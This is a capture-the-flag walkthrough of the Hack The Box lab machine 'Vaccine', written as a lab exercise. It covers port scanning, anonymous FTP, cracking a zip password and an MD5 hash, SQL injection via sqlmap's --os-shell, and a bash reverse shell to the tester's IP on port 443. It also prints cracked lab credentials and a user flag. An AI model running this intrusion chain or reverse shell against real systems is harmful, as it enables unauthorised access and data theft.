
Vaccine Write-ups

Introduction

Bismillah.

Vaccine is HTB Starting Point's Tire Three's 3rd machine

It has a Webpage.



See next Node!

Enumeration

Sometimes the machine looks very secure but remember not everyone have **strong password** which leads to an **attack surface.**
we will **NMAP** scan as first.

nmap -sC -sV IPa

As this box has WebApp

but like this is a Web appwe will use tools like **gobuster**, **dirb**, **dirbuster**, **burpsuite sitemap**

gobuster dir --url http://10.129.157.25/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php

See next Node!

Nmap Scan

```
└─# nmap -sC -sV 10.129.122.53
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-17 23:52 PKT
Nmap scan report for 10.129.122.53
Host is up (0.21s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.16
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.49 seconds
```

See next node!

Analyzing Nmap Scan

FTP on Port 21/TCP

```
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.16
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

SSH on Port 22/TCP

```
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
```

Webserver on Port 80/TCP

```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

FTP

we have **anonymous login** enabled and we have a file named **backup.zip** having exacutable permission enabled.
With **Anonymous login** enabled you can login without any password but with some limitations

SSH

Here are some **Vulnerabilities** that I have found in the wild

https://www.cybersecurity-help.cz/vdb/openssh/openssh/8.0p1/

MitM attack in OpenSSH client

Published: 2020-07-30 | **Updated:** 2020-12-04

Description

The vulnerability allows a remote attacker to perform MitM attack.
The vulnerability exists in openssh client during algorithm negotiation due to observable discrepancy. A remote attacker can perform a Man-in-the-Middle (MitM) attack.

Ways to exploit

This vulnerability can be exploited by a remote non-authenticated attacker via the local network (LAN).
The attacker would have to send a specially crafted request to the affected application in order to exploit this vulnerability.

Mitigation

Cybersecurity Help is currently unaware of any official solution to address this vulnerability.
Partial mitigation against this issue was included in OpenSSH 8.4

Privilege escalation in OpenSSH

Published: 2021-09-26 | **Updated:** 2022-01-10

Description

The vulnerability allows a local user to escalate privileges.
The vulnerability exists due to improper privilege management in sshd, when certain non-default configurations are used, because supplemental groups are not initialized as expected. Helper programs for AuthorizedKeysCommand and AuthorizedPrincipalsCommand may run with privileges associated with group memberships of the sshd process, if the configuration specifies running the command as a different user. A local user can escalate privileges on the system.

Mitigation

Install updates from vendor's website.

Vulnerable software versions

6.2 to 8.7p1

Q & A

Can this vulnerability be exploited remotely?

No. This vulnerability can be exploited locally. The attacker should have authentication credentials and successfully authenticate on the system.

How the attacker can exploit this vulnerability?

The attacker would have to send a specially crafted request to the affected application in order to exploit this vulnerability.

The attacker would have to login to the system and perform certain actions in order to exploit this vulnerability.

Is there known malware, which exploits this vulnerability?

No. We are not aware of malware exploiting this vulnerability.

For more check out the link provide above

Apache httpd 2.4.41

https://www.cybersecurity-help.cz/vdb/apache_foundation/apache_http_server/2.4.41/

https://httpd.apache.org/security/vulnerabilities_24.html **(this have Vulns for more versions also)**

See next node!

Exploring FTP and Cracking file's a Password

Since the Nmap shows that it allows anonymous login: We will try to get in

Now we have logged in and recived a file named **backup.zip** but it is password protected

We will use **John The Ripper** tool to crack the password. Howerver, we can use **Hydra** aslo.

John the Ripper is a free password cracking software tool. Originally developed for the
Unix operating system, it can run on fifteen different platforms (eleven of which are
architecture-specific versions of Unix, DOS, Win32, BeOS, and OpenVMS). It is among the
most frequently used password testing and breaking programs as it combines a number of
password crackers into one package, autodetects password hash types, and includes a
customizable cracker. It can be run against various encrypted password formats
including several crypt password hash types most commonly found on various Unix
versions (based on DES, MD5, or Blowfish), Kerberos AFS, and Windows NT/2000/XP/2003 LM
hash. Additional modules have extended its ability to include MD4-based password hashes
and passwords stored in LDAP, MySQL, and others.

It comes preinstalled with hacking distros but if you dont have it you may install it by **apt-get install john**

In order to successfully crack the password, we will have to convert the ZIP into the hash using the zip2john module that comes within John the Ripper:

use this cmd

```
zip2john backup.zip > hashed
```

```
cat hashed
```

```
john -wordlist=/usr/share/wordlists/rockyou.txt hashed
```

after your password has been cracked you may use

```
john --show hashed
backup.zip:741852963::backup.zip:style.css, index.php:backup.zip
1 password hash cracked, 0 left
```

See next Node!

Password Cracked| Aanalyzing File Content

We found some interusting contente in the **backup.zip** file

one was **index.php** and the other was **style.css**

Interusting Stuff in Index.php

```
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "
2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
```

Password has been encrypted via **md5**, now we can use **online md5 crackers** or , **Jonh The Ripper** to crack these type of hashes

I Have used hashcat with out any walkthrough AlhamduLILLAH <3


```
hashcat -m 0 2cb42f8734ea607eefed3b70af13bbd3 --wordlist /usr/
share/wordlists/rockyou.txt
```

here is the content

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 5 secs

2cb42f8734ea607eefed3b70af13bbd3:  qwerty789

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started.....: Tue Jan 18 02:08:28 2022 (0 secs)
Time.Estimated...: Tue Jan 18 02:08:28 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   591.5 kH/s (0.50ms) @ Accel:1024 Loops:1 Thr:1
Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 102400/14344385 (0.71%)
Rejected.........: 0/102400 (0.00%)
Restore.Point....: 98304/14344385 (0.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Dominic1 -> birth

Started: Tue Jan 18 02:07:29 2022
Stopped: Tue Jan 18 02:08:29 2022
```


Now lets check out what the walkthrough has offered.

```
hashid targetHASH
```



```
$ hashid 2cb42f8734ea607eefed3b70af13bbd3

Analyzing '2cb42f8734ea607eefed3b70af13bbd3'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

It provides a huge list of possible hashes. I will go for **MD5** as it was mentioned in the **index.php**




```
$ echo '2cb42f8734ea607eefed3b70af13bbd3' > hash

$ hashcat -a 0 -m 0 hash /usr/share/wordlists/rockyou.txt
```

See next node!

Exploring the Webserver via Credentials

We can see the login page, by supplying the previously found username & cracked password, we managed
to log in successfully!



MegaCorp Car Catalogue

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

The search perameter is vulnerable to **SQL injection**.

We will use **SQLmap** for to exploit this.

SQLmap is an open-source tool used in penetration testing to detect and exploit SQL injection flaws. SQLmap automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL.

we have to provide a **cookie** is because of **authentication**.

```
[
  {
    "name": "PHPSESSID",
    "value": "ts42nivguuaknujulbgo86bo64",
    "domain": "10.129.125.223",
    "hostOnly": true,
    "path": "/",
    "secure": false,
    "httpOnly": false,
    "sameSite": "no_restriction",
    "session": true,
    "firstPartyDomain": "",
    "storeId": null
  }
]
```

sqlmap -u 'http://10.129.125.223/dashboard.php?search=any+query' --cookie="PHPSESSID=ts42nivguuaknujulbgo86bo64"

GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

Sqlmap once more, where we are going to provide the **--os-shell** flag, where we will be able
to perform command injection.

sqlmap -u 'http://10.129.125.223/dashboard.php?search=any+query' --cookie="PHPSESSID=ts42nivguuaknujulbgo86bo64" **--os-shell**

bash -c "bash -i >& /dev/tcp/{yourTunnnel_IP}/443 0>&1"


bash -c "bash -i >& /dev/tcp/10.10.14.97/443 0>&1"

also run

nc -lvnp 443

We will quickly make our shell fully interactive:

python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo
fg
export TERM=xterm



```
$ sudo nc -lvnp 443
listening on [any] 443 ...

connect to [{your_IP}] from (UNKNOWN) [{target_IP}] 43086
bash: cannot set terminal process group (4166): Inappropriate ioctl for device
bash: no job control in this shell

postgres@vaccine:/var/lib/postgresql/11/main$ whoami
whoami
postgres

postgres@vaccine:/var/lib/postgresql/11/main$
```

HTB{ec9b13ca4d6229cd5cc1e09980965bf7} user.txt

postgres@vaccine:~$ sudo -l
[sudo] password for postgres:

We will try to find the password in the **/var/www/html** folder, since the machine uses both PHP & SQL,
meaning that there should be credentials in clear text.

